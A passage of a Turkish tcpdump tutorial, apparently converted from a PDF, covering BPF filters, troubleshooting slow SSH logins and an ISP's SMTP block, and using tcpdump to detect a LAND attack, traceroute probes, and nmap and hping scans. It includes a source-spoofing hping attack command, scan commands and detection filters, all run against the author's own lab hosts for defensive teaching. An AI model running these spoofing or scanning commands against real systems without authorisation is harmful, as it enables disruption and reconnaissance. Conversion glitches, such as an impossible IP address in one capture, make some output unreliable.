00:02:44:27:73:79 > 00:0b:db:1c:4b:61, ethertype IPv4 (0x0800), length 80: IP
192.168.0.1 > 192.168.0.100: icmp 46: 192.168.0.1 udp port 33436 unreachable
00:0b:db:1c:4b:61 > 00:02:44:27:73:79, ethertype IPv4 (0x0800), length 52: IP
192.168.0.100.32768 > 192.168.0.1.33437: UDP, length 10
```

4.8. BPF(Berkley Packet Filter)

Tcpdump ile gelişmiş paket yakalama için BPF kullanılabilir(sadece X hostunun Y portundan gelen paketleri yakala gibi).

BPF üç ana kısımdan oluşur

4.8.1. Type

Host, net, port parametreleri.

4.8.2. Direction

Src, dst parametreleri.

4.8.3. Protocol

Ether, fddi, wlan, ip, ip6, arp, rarp parametreleri.

4.8.4. Host Parametresi

Sadece belli bir host a ait paketlerin izlenmesini isteniyorsa host parametresi kullanılabilir.

tcpdump host 10.0.0.21

bu komutla kaynak ya da hedef ip adresi 10.0.0.21 olan paketlerin alınmasını istiyoruz.

4.8.5. dst host (Hedef Host Belirtimi)

dst host ;hedef host olarak belirtilen adrese ait paketleri yakalar,

tcpdump -i eth0 dst host 10.0.0.1

yukarıdaki komutla makinemizin eth0 arabirimine gelen ve hedefi 10.0.0.1 olan tüm paketler yakalanacaktır.

tcpdump -i eth0 dst host 10.0.0.1

tcpdump: listening on eth0

10:47:20.526325 10.0.0.21 > 10.0.0.1: icmp: echo request

ile de hedef ip si 10.0.0.1 olan ip adreslerini izlemiş oluyoruz.

4.8.6. src host (Kaynak Host Belirtimi)

src host tanımı ilede kaynak hostu belirterek dinleme yapabiliriz, mesela kaynak hostu 10.0.0.21 olan paketleri (10.0.0.21 makinesinde)dinlemeye alalım.

```
# tcpdump -i eth0 src host 10.0.0.21

tcpdump: listening on eth0
10:52:00.620897 10.0.0.21.3409 > baym-cs253.msgr.hotmail.com.1863: P
1541540362:1541540367(5) ack 3598940393 win 17484 (DF)
10:52:01.025286 10.0.0.21.3409 > baym-cs253.msgr.hotmail.com.1863: . ack 9 win
17476 (DF)
10:52:14.758635 10.0.0.21.4013 > 10.0.0.1.telnet: S 3499731684:3499731684(0)
win 16384 (DF)
```

sadece ip adresi değil host ismide belirtilebilir.

tcpdump host hotmail.com

dst ve src i aynı komuttada kullanabiliriz.

Örnek:

kaynak ip si 10.1.0.59 hedef hostu 10.1.0.1 olan paketleri izlemek istersek

tcpdump src host 10.1.0.59 and dst host 10.1.0.1

komutunu verebiliriz.

burada dikkatimizi çeken ufak bir değişiklik oldu. src host ve dst host arasına 'and' geldi, evet tcpdump ile kompleks kurallar yazarken sıkça kullanacağımız kelimelerden biri de 'and' dir, ilerleyen bölümlerde 'and' in yerine hangi dizimler gelebilir onlarıda göreceğiz.

Host parametresi ile de aynı şekilde bir sonuca ulaşabiliyoruz host parametresi ile kaynak ya da hedef hosttan herhangi biri uygunsa paket yakalanır.

4.8.7. port Parametresi (Port Belirtimi)

Belirli bir portu dinlemek istediğimizde kullanacağımız parametredir. Host gibi src ve dst ön ek alabilir.

src ile kaynak portu dst ile hedef portu belirtilir. dst ya da src ön eki kullanılmazsa hem kaynak hemde hedef portu verilmiş olur.

tcpdump port 23 ile

Kaynak veya hedef portu 23 olan paketler

tcpdump dst port 23 ile hedef portu 23 olanlar

tcpdump src port 23 ile de kaynak portu 23 olan paketler izlemeye alınır.

Aşağıdaki örnekte belirli ip ve belirli port numaralarını içeren paketleri port ve isim çözümleme yapmamasını(-nn)söylüyoruz.

```
# tcpdump -nn host 192.168.2.165 and port 23
```

```
tcpdump: listening on eth0
```

```
19:20:00.804501 192.168.2.10.1221 > 192.168.2.165.23:
```

```
S2565655403:2565655403(0) win 16384 (DF)
```

4.9. Tcpdump ile Sorun giderme

4.9.1. SSH Sunuculara bağlantıda yavaşlık Sorunu ve Analizi

Varsayılan yapılandırma ile kullanılan OpenSSH sunucularda SSH sunucu kendisine bağlanan hostun ip adresine karşılık düşen DNS kaydını sorgular. Sorgulama esnasında cevap alana/zaman aşımına düşene kadar kullanıcıya parola ekranını getirmez. Bu da kullanıcı tarafında bir yavaşlık olarak algılanır.

Aşağıdaki ekran görüntülerinde

192.168.1.5 -> SSH Sunucu

192.168.1.1 -> DNS Sunucu

192.168.1.2 -> SSH isteginde bulunan host

Olmak üzere tcpdump çıktısı incelenirse SSH sunucuya yapılan SSH isteği sırasında sunucu , DNS sunucuya 192.168.1.2 ip adresinin ters dns kaydını soran bir paket gönderiyor. Olumsuz bir cevap alıyor ve soruyu tekrarlıyor. Yine olumsuz cevap alıyor -bu arada kullanıcıya parola ekranı gelmiyor- ve kullanıcının parolasını girebileceği ekranı gönderiyor.

```
192.168.1.5 - PuTTY
bilgi-egitim ~ # tcpdump -i eth0 -n udp port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:21:29.126605 IP [REDACTED] 192.168.1.5.1028 > 192.168.1.1.53: 38665+ PTR? 2.1.168.192.in-addr.arpa. (42)
01:21:33.627408 IP [REDACTED] 192.168.1.1.53 > 192.168.1.5.1028: 38665 ServFail- 0/0/0 (42)
)
01:21:33.631340 IP 192.168.1.5.1028 > 192.168.1.1.53: 38665+ PTR? 2.1.168.192.in-addr.arpa. (42)
01:21:38.135877 IP 192.168.1.1.53 > 192.168.1.5.1028: 38665 ServFail- 0/0/0 (42)
)
```

SSH server baglanmaya calisan hostun ters DNS kaydini sorgular. Bu arada baglanmaya calisan kisiyi parola giris ekranı gelmeden bekletir.

```
192.168.1.5 - PuTTY
login as: root
root@192.168.1.5's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
bilgi-egitim ~ #
```

SSH yapılan sistem



SSH sunucu yapılandırmasında aşağıdaki tanım değiştirilir ve SSH sunucu yeniden başlatılırsa

The screenshot shows a PuTTY terminal window titled "192.168.1.5 - PuTTY". The window displays the contents of the sshd_config file. A blue rounded rectangle highlights the title "sshd_config dosyası". Two red arrows point from the text "UseDNS yes" and "UseDNS no" to a blue speech bubble. The speech bubble contains the text: "Tanim Baglanti yapan hostun DNS kaydini sorgulama olarak degistirilir. (UseDNS no)".

```
#X11Forwarding no
#X11DisplayOffset 10
#X11UseLocalhost yes
#PrintMotd yes
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#UsePrivilegeSeparation yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS yes
UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10
#PermitTunnel no

# no default banner path
#Banner /some/path
```

SSH sunucuya yapılan login aşamaları oldukça hızlanacaktır. Değişiklik sonrası yine tcpdump ile trafik izlenirse login esnasında herhangi bir dns paketi görülmeyecektir.

The screenshot shows two PuTTY sessions on port 192.168.1.5. The top window displays the SSH login process:

```
bilgi-egitim ~ # ssh 192.168.1.5
login as: root
root@192.168.1.5's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
```

The bottom window shows the output of the command `tcpdump -i eth0 -n udp port 53`:

```
bilgi-egitim ~ # tcpdump -i eth0 -n udp port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol details
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:21:29.126605 IP 192.168.1.5.1028 > 192.168.1.1.53: 38665+ PTR? 2.1.168.192.in-addr.arpa. (42)
01:21:33.627408 IP 192.168.1.1.53 > 192.168.1.5.1028: 38665 ServFail- 0/0/0 (42)
01:21:33.631340 IP 192.168.1.5.1028 > 192.168.1.1.53: 38665+ PTR? 2.1.168.192.in-addr.arpa. (42)
01:21:38.135877 IP 192.168.1.1.53 > 192.168.1.5.1028: 38665 ServFail- 0/0/0 (42)
```

A red box highlights the first three lines of the packet dump, and a blue speech bubble points to the word "değişiklik" in the third line with the text "Değişiklik öncesi. Herhangi DNS paketi yok".

The bottom window also shows the SSH login process:

```
bilgi-egitim ~ # ssh 192.168.1.5
login as: root
root@192.168.1.5's password:
Access denied
root@192.168.1.5's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
```


4.9.2. TTNET Karaliste uygulaması ve Analizi

Telekomun SPAM onemele amaci ile başlattığı uygulamalarından biri de ADSL baglantisi icin verdigi IP adresleri spam listelerine girmisse(hangi spam listesi, kim tutuyor bunların kayitlarini bilmiyoruz)bu adreslerden disari SMTP trafigine izin vermiyor.

Diger protokollere ait trafikler rahatlikla gecerken SMTP trafigi takiliyor

```
# telnet yahoo.com 70
Trying 226.209.222.235...
Connected to yahoo.com (226.209.222.235).
Escape character is '^]'.
^Jquit

Connection closed.
```

```
# telnet yahoo.com 25
Trying 226.209.222.235...
telnet: Unable to connect to remote host: No route to host
```

yukarıdaki garip durum ip katmanında bir hata gibi gorunuyor ama port numarası degisince durum degisiyor. Durum daha net tcpdump ile trafigi izleyerek anlasilabilir.

```
# tcpdump -i any -nn icmp
20:20:06.962994 75.205.24.2 > 77.247.77.XX: icmp: host 226.209.222.235unreachable -
admin prohibited filter [tos 0x20]
20:20:06.969392 75.205.24.2 > 77.247.77.XX: icmp: host 66.94.234.23unreachable -
admin prohibited filter [tos 0x20]
```

Tcpdump kullanarak bunun gibi normal yollardan farkedilemeyecek sorunlar oldukça rahat ve kolay bir şekilde farkedip çözüme ulaştırılabilir.

4.9.3. Tcpdump ile Detay Paket Analizi

Bazı durumlarda TCP paketlerinin detay analizi gereklidir. Mesela sadece SYN ve RST bayraklarını içeren TCP paketlerini izlemek/kaydetmek isteyebiliriz. Bu durumda TCP paketinin formatını bilmeliyiz ki hangi byte'da hangi değer bulunur kolayca bulalım.



Şekil 4.6-1

4.9.4. SYN bayraklı TCP paketlerini yakalamak

```
#tcpdump -n -r sf1.lpc -c 10 'tcp[13] == 2'
```

Tcp -> incelemek istediğimiz protokol

Tcp[13] -> tcp başlığının 13. byte'i. (0'dan başlar)

Tcp[13] == 2 -> tcp başlığının 13. bytendaki değer.

$2=2^1$.

2^5	2^4	2^3	2^2	2^1	2^0
URG	ACK	PSH	RST	SYN	FIN
0	0	0	0	1	0

Ya da BPF'in sağladığı kolaylıklardan yararlanarak rakamlar yerine isimler kullanılabilir.

Yukarıdaki örneği daha anlaşılır biçimde yazalım.

```
tcpdump -n -r sf1.lpc -c 10 'tcp[tcpflags] == tcp-syn'
```

Örnek: TCP bayrakları içerisinde SYN ve ACK içeren paketleri yakalama

```
tcpdump -n -r sf1.lpc -c 10 'tcp[tcpflags] &
```

```
(tcp-syn|tcp-ack) !=0' and host 192.168.60.5
```

4.10. Saldırı Tespit Sistemi Olarak Tcpdump

Tcpdump basit bir paket yakalama aracıdır fakat TCP/IP'ye hakim bir göz tcpdump ve sağladığı gelişmiş filtreleme özelliklerini kullanarak ortamındaki anormal paketleri bir IDS gibi belirleyebilir. Mesela Nmap tarafından yapılan çoğu tarama tcpdump ile yakalanabilir, ya da işletim sistemi saptama programları tcpdump'ın gelişmiş filtreleme özellikleri ile kolaylıkla tanımlanabilir.

4.10.1. Tcpdump ile LAND Atağı Belirleme

LAND atlığında amaç hedef sisteme kendi ip adresinden geliyormış gibi paketler göndererek kısır döngüye girmesini sağlamaktır. WinNT sistemlerde oldukça başarılı olan bu atak türü günümüzdeki çoğu sisteme çalışmaz.

Atağın nasıl çalıştığını daha iyi anlamak ve izlemek için hping ile aşağıdaki komutu çalıştırıp tcpdump çıktısını inceleyelim.

The image shows two PuTTY terminal windows on a Windows host. The top window displays the output of a tcpdump command capturing traffic on interface 'lo'. A red box highlights a specific packet's source IP (192.168.1.5) and destination IP (192.168.1.5). A blue callout bubble labeled 'land atagi imzası' points to this highlighted area. The bottom window shows the result of an hping attack, indicating 100% packet loss and a round-trip time of 0.0 ms.

```
192.168.1.5 - PuTTY
bilgi-egitim ~ # tcpdump -n -i lo 'ip[12:4] == ip[16:4]'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
10:44:26.161085 IP 192.168.1.5.1417 > 192.168.1.5.200: S 1788889558:1788889558(0) win 512
10:44:26.161128 IP 192.168.1.5.200 > 192.168.1.5.1417: R 0:0(0) ack 1788889559 win 0
10:44:27.167346 IP 192.168.1.5.1418 > 192.168.1.5.200: S 56839460:56839460(0) win 512
10:44:27.167408 IP 192.168.1.5.200 > 192.168.1.5.1418: R 0:0(0) ack 56839461 win 0

192.168.1.5 - PuTTY
bilgi-egitim ~ # hping -a 192.168.1.5 192.168.1.5 -S -p 200
HPING 192.168.1.5 (eth0 192.168.1.5): S set, 40 headers + 0 data bytes

--- 192.168.1.5 hping statistic ---
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
bilgi-egitim ~ #
```

4.10.2. TTL Değeri 2'den az olan paketleri Yakalama(traceroute)

TTL değeri internette paketlerin boş dolaşmamaları için ip başlık alanına eklenen bir bilgidir ve her yönlendirici cihazdan geçerken bu değer bir düşer. TTL değeri aynı zamanda ağlar arası sorun gidermede de kullanılır. Traceroute gibi. Fakat kötü niyetli birisi traceroute kullanarak sizin ağınızın haritmasını çıkarabilir.

Tcpdump kullanarak traceroute paketlerini nasıl yakalarız?

```
# tcpdump -i ste0 -ttt 'ip[8] < 2' and host 88.235.43.217
tcpdump: listening on ste0, link-type EN10MB


Jan 01 14:09:31.148360 88.235.43.217.3463 > 1.2.3.488.80: S
1065592010:1065592010(0) win 0 <mss 1460> [ttl 1]

Jan 01 14:09:31.269354 88.235.43.217.3463 > 1.2.3.488.80: S
1065592010:1065592010(0) win 0 <mss 1460> [ttl 1]

Jan 01 14:09:31.285870 88.235.43.217.3463 > 1.2.3.488.80: S
1065592010:1065592010(0) win 0 <mss 1460> [ttl 1]
```

Örnek Çalışma: IDS kullanmadan Tcpdump ile Nmap tarafından yapılan Port taramalarını yakalama.

4.10.3. UDP Port Taramalarını izlemek




```
192.168.1.5 - PuTTY
bilgi-egitim ~ # nmap -sU localhost -p 1-15

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-14 11:02 CST
Interesting ports on localhost (127.0.0.1):
PORT      STATE    SERVICE
1/udp     closed   tcpmux
2/udp     closed   compressnet
3/udp     closed   compressnet
4/udp     closed   unknown
5/udp     closed   rje
6/udp     closed   unknown
7/udp     closed   echo
8/udp     closed   unknown
9/udp     closed   discard
10/udp    closed   unknown
11/udp    closed   systat
12/udp    closed   unknown
13/udp    closed   daytime
14/udp    closed   unknown
15/udp    closed   unknown

Nmap finished: 1 IP address (1 host up) scanned in 0.059 seconds
```

Tcpdump çıktısı




```
192.168.1.5 - PuTTY
bilgi-egitim ~ # tcpdump -i lo -ttnn udp && src port = dst port
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
1197651736.767979 IP 127.0.0.1.51706 > 127.0.0.1.11: UDP, length 0
1197651736.769437 IP 127.0.0.1.51706 > 127.0.0.1.14: UDP, length 0
1197651736.772485 IP 127.0.0.1.51706 > 127.0.0.1.12: UDP, length 0
1197651736.773587 IP 127.0.0.1.51706 > 127.0.0.1.9: UDP, length 0
1197651736.774627 IP 127.0.0.1.51706 > 127.0.0.1.7: UDP, length 0
1197651736.775462 IP 127.0.0.1.51706 > 127.0.0.1.8: UDP, length 0
1197651736.776401 IP 127.0.0.1.51706 > 127.0.0.1.15: UDP, length 0
1197651736.777062 IP 127.0.0.1.51706 > 127.0.0.1.1: UDP, length 0
1197651736.777778 IP 127.0.0.1.51706 > 127.0.0.1.2: UDP, length 0
1197651736.778555 IP 127.0.0.1.51706 > 127.0.0.1.10: UDP, length 0
1197651736.780117 IP 127.0.0.1.51706 > 127.0.0.1.3: UDP, length 0
1197651736.780933 IP 127.0.0.1.51706 > 127.0.0.1.6: UDP, length 0
1197651736.782479 IP 127.0.0.1.51706 > 127.0.0.1.13: UDP, length 0
1197651736.784304 IP 127.0.0.1.51706 > 127.0.0.1.5: UDP, length 0
1197651736.785318 IP 127.0.0.1.51706 > 127.0.0.1.4: UDP, length 0
```

4.10.4. Nmap ile yapılan XMAS taramalarını tcpdump ile izleme

XMAS tarama türünde FIN ve PSH bayrakları set edilmiş TCP paketi gönderilerek hedef sistemin portlarının durumu belirlenmeye çalışır.

Tcpdump ile dinleme yaparken XMAS taramalarını belirleyebiliriz.

Örnek: Nmap ile XMAS tarama




```
192.168.1.5 - PuTTY
bilgi-egitim ~ # nmap -sX localhost -p21,22,80,6000

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-14 14:29 CST
Interesting ports on localhost (127.0.0.1):
PORT      STATE      SERVICE
21/tcp    closed      ftp
22/tcp    open|filtered ssh
80/tcp    closed      http
6000/tcp  open|filtered X11

Nmap finished: 1 IP address (1 host up) scanned in 1.265 seconds
bilgi-egitim ~ #
```

4.10.5. Tcpdump ile XMAS taraması belirleme




```
192.168.1.5 - PuTTY
bilgi-egitim ~ # tcpdump -i lo -n 'tcp[tcpflags] & (tcp-fin|tcp-push) !=0'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
14:29:26.923993 IP 127.0.0.1.51975 > 127.0.0.1.21: [REDACTED] 4113801204:4113801204(0) win 4096 urg 0
14:29:26.925202 IP 127.0.0.1.51975 > 127.0.0.1.80: [REDACTED] 4113801204:4113801204(0) win 1024 urg 0
14:29:26.926048 IP 127.0.0.1.51975 > 127.0.0.1.22: [REDACTED] 4113801204:4113801204(0) win 4096 urg 0
14:29:26.926667 IP 127.0.0.1.51975 > 127.0.0.1.6000: [REDACTED] 4113801204:4113801204(0) win 3072 urg 0
14:29:28.027876 IP 127.0.0.1.51976 > 127.0.0.1.6000: [REDACTED] 4113735669:4113735669(0) win 2048 urg 0
14:29:28.027943 IP 127.0.0.1.51976 > 127.0.0.1.22: [REDACTED] 4113735669:4113735669(0) win 4096 urg 0
```

4.10.6. Port Tarama Araçlarını Belirleme

Port tarama araçlarının kendilerine özgü imzaları vardır. NIDS gibi sistemler tarama yapan araçları bu imzalarından tanıyarak alarm üretirler. Bu imzalar neler olabilir. Mesela nmap port tarama yaparken kaynak portlarını sabit tutar, hping ise birer arttırır.

4.10.6.1. Hping port taramalarını tcpdump ile belirleme


Hping ile yapılan tarama



```
bilgi-egitim ~ # hping2 -S localhost
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=R&A seq=0 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=R&A seq=1 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=R&A seq=2 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=R&A seq=3 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=0 flags=R&A seq=4 win=0 rtt=0.2 ms

--- localhost hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.2/0.2 ms
bilgi-egitim ~ #
```

Yapılan taramayı tcpdump ile izlersek hping'in tarama yaparken kaynak port numalarını birer artırdığını görebiliriz.



```
bilgi-egitim ~ # tcpdump -i lo -ttnn tcp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
1197658703.163560 IP 127.0.0.1.1453 > 127.0.0.1.0: S 488553383:488553383(0) win 512
1197658703.163599 IP 127.0.0.1.0 > 127.0.0.1.1453: R 0:0(0) ack 488553384 win 0
1197658704.170424 IP 127.0.0.1.1454 > 127.0.0.1.0: S 691721503:691721503(0) win 512
1197658704.170479 IP 127.0.0.1.0 > 127.0.0.1.1454: R 0:0(0) ack 691721504 win 0
1197658705.174179 IP 127.0.0.1.1455 > 127.0.0.1.0: S 241711693:241711693(0) win 512
1197658705.174231 IP 127.0.0.1.0 > 127.0.0.1.1455: R 0:0(0) ack 241711694 win 0
1197658706.178121 IP 127.0.0.1.1456 > 127.0.0.1.0: S 36240811:36240811(0) win 512
1197658706.178170 IP 127.0.0.1.0 > 127.0.0.1.1456: R 0:0(0) ack 36240812 win 0
1197658707.182145 IP 127.0.0.1.1457 > 127.0.0.1.0: S 1775174814:1775174814(0) win 512
1197658707.182198 IP 127.0.0.1.0 > 127.0.0.1.1457: R 0:0(0) ack 1775174815 win 0
```

4.10.6.2. Nmap Taramalarını Tcpdump ile Belirleme

Nmap ile TCP port taraması

